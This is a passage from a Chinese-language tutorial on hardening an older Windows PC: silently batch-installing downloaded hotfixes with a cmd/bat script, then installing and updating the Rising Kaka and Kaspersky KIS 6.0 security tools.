



图12 补丁安装完毕后提示重启

安装好后程序会提示你已经成功下载并安装了哪些补丁，确定后会提示你重新启动使补丁生效，如图12。


图13 查看漏洞的详细信息

现在我们只要点立即重启就可以完成系统补丁的安装了。当然如果系统补丁还是较多或下载速度较慢的话，我们也可以点选某个系统漏洞，然后就会出现漏洞的具体描述，下载页面和下载地址等信息，如图13。




图14 从“运行”中打开CMD

这时我们可以安装迅雷，然后直接点击补丁地址里的链接就可以下载系统补丁了。如果是用迅雷下的补丁，补丁数目又比较多的情况下该怎么办呢，我们是不是要一个个地打补丁呢？开始我也只能是这样做，但后来看了360安全卫士的论坛提供了这样一种方法：首先保证你的补丁都在同一个目录下，譬如 **e：\360safe\hotfix** 下面，而实际上，只要你安装的是360safe，一般的补丁都在这个目录下，开始吧！

1. 运行——cmd，如图14。

2. cd到hotfix目录。

在本例子中，具体命令为：

```
e:
cd 360safe
cd hotfix
```

3. 运行这个命令：**dir /a /b >c:\hotfix.txt**，如图15。

4. 关闭cmd窗口，进到c盘，打开记事本hotfix.txt，你的hotfix.txt应该是这样的：

```
IE6.0sp1-KB918899-Windows-2000-XP-v2-x86-CHS.exe
IE6.0sp1-KB922760-Windows2000-x86-CHS.exe
IE6.0sp1-KB925454-Windows2000-x86-CHS.exe
IE6.0sp1-KB925486-Windows2000-x86-CHS.exe
IE6.0sp1-KB929969-Windows2000-x86-CHS.exe
IE7-KB929969-WindowsXP-x86-chs.exe
......
```




图15 执行CMD命令

5. 注意了：将所有的文字复制到word中，然后按下 **Ctrl+H**，把^p替换成/U /Q /Z^pstart /wait，注意/U前有个空格，然后点全部替换，不一会就替换完成了，如图16。




图16 查找和替换

这里我来解释一下这个替换中命令和可选项的意思。start /wait是用于启动一条命令，并且等待其结束再执行后续的命令，如果不加，则会出现n个补丁试图同时集成的情况，会造成集成失败的；可选项“/U”表示使用无人参与模式，“/Q”表示无用户交互，“/Z”表示安装完成时不重新启动计算机；^p的意思是换行，把^p换成 /U /Q /Z^pstart /wait的意思就是：在换行处加入/U /Q /Z参数，以达到无人参与，无用户交互，完成时先不重启，然后用^P换行，在下一行的开头加上start /wait命令执行这个命令。

6. 做完上面一步，你的word中的文字是不是变成这样了，如图17。

```
/U /Q /Z
start /wait IE6.0sp1-KB918899-Windows-2000-XP-v2-x86-CHS.exe /U /Q /Z
start /wait IE6.0sp1-KB922760-Windows2000-x86-CHS.exe /U /Q /Z
start /wait IE6.0sp1-KB925454-Windows2000-x86-CHS.exe /U /Q /Z
start /wait IE6.0sp1-KB925486-Windows2000-x86-CHS.exe /U /Q /Z
start /wait IE6.0sp1-KB929969-Windows2000-x86-CHS.exe /U /Q /Z
```

图17 替换后的文本

7. 接下来你要做的就是：把第一行的 /U /Q /Z删掉，因为它们是多余的，如果你的没有，那么不必动它。


8. 将所有的文字复制到记事本中（你新建个txt文件也行，随便你），将此文件的扩展名改为cmd或者bat，然后将此bat或者cmd文件拷到你的hotfix目录下面。

9. 运行此批处理文件即可。


另外360论坛还补充了一个更简单的方法，因为补丁大都以*chs.exe结尾，所以只需要在补丁目录建立一个文本文档，写上 **for %%i in (*chs.exe) do start /wait %%i /passive /norestart**或**for %%i in (*chs.exe) do start /wait %%i /U /Z**，然后保存为 .bat文件运行就可以了。

另外，如果你的机器安装了OFFICE，最后在360的补丁检测安装界面点击下面的链接，去微软官方在线更新下OFFICE，不要只记得更新系统补丁而忘记OFFICE补丁哦。


好了，现在系统补丁也安装完了，该是装安全软件的时候了，由于杀毒软件安装比较繁琐，所以我一般先装反流氓的软件再装杀毒软件。360也是反流氓软件，而且开了监控功能后还能对软件中捆绑的流氓软件进行监控，但我还喜欢安装一个叫瑞星卡卡的反流氓软件，毕竟现在流氓太多了，杀毒软件又治不了这些流氓，要双管齐下才能放心点。另外卡卡的IE防漏墙功能十分有用，能有效防止大部分网页木马。瑞星卡卡的安装也非常简单，如图18。


图18 安装瑞星卡卡上网安全助手


一直点下一步就可以了，安装完成后也是会自动在线升级的，如图19。


图19 卡卡上网助手在线升级

升级完成后，我们就可以看到软件的主界面了，非常简单，我就不多说了，如图20。



图20 瑞星卡卡上网安全助手界面

另外，这个软件的界面还可以实时显示最新的安全资讯；大家多注意下可以防止许多流行的攻击，如前段时间的ANI非官方补丁就可以帮助大家在微软发补丁前防止基于ANI的攻击。



图21 安装卡巴斯基安全套装

下面该是安装杀毒软件的时候了。杀毒软件我推荐使用KIS6.0，这个是卡巴斯基的安全套装组合，集成了反病毒、防火墙和主动防御功能，非常好用，如图21。


在安装的过程中，我们可以先对病毒库进行一次更新，在出现图22所示的界面时我们点设置，就会来到图23的界面。


图22 点击“设置”

这里我们要更改一下更新的设置，我们到网上下一个KIS的离线更新包，然后点“添加”，选择从“本地文件更新”，同时勾选“正在从文件夹或ZIP文档中更新”，点击“确定”，如图24。


图23 更新配置

然后再把更新设置界面中的“卡巴斯基实验室更新服务器”前的勾去掉，返回安装时的更新界面后就可以点立即更新了。因为是本地更新，所以速度很快，但因为最新的反病毒数据模块和原来的不同，所以可能会出现更新错误的提示，如图25。



图24 选择更新源

不必理它，返回安装时的病毒库更新页面再进去对更新进行设置，还原成原来的设置，然后一直点下一步就OK了。这里这样更新的原因是使安装完毕后的更新量变小，速度变快。安装好后再进行一次更新，然后会要求再重启一次更新模块。更新好后会提示你进行全盘扫描，先不理它，我们先去看看KIS的另一个重要的功能——主动防御吧！

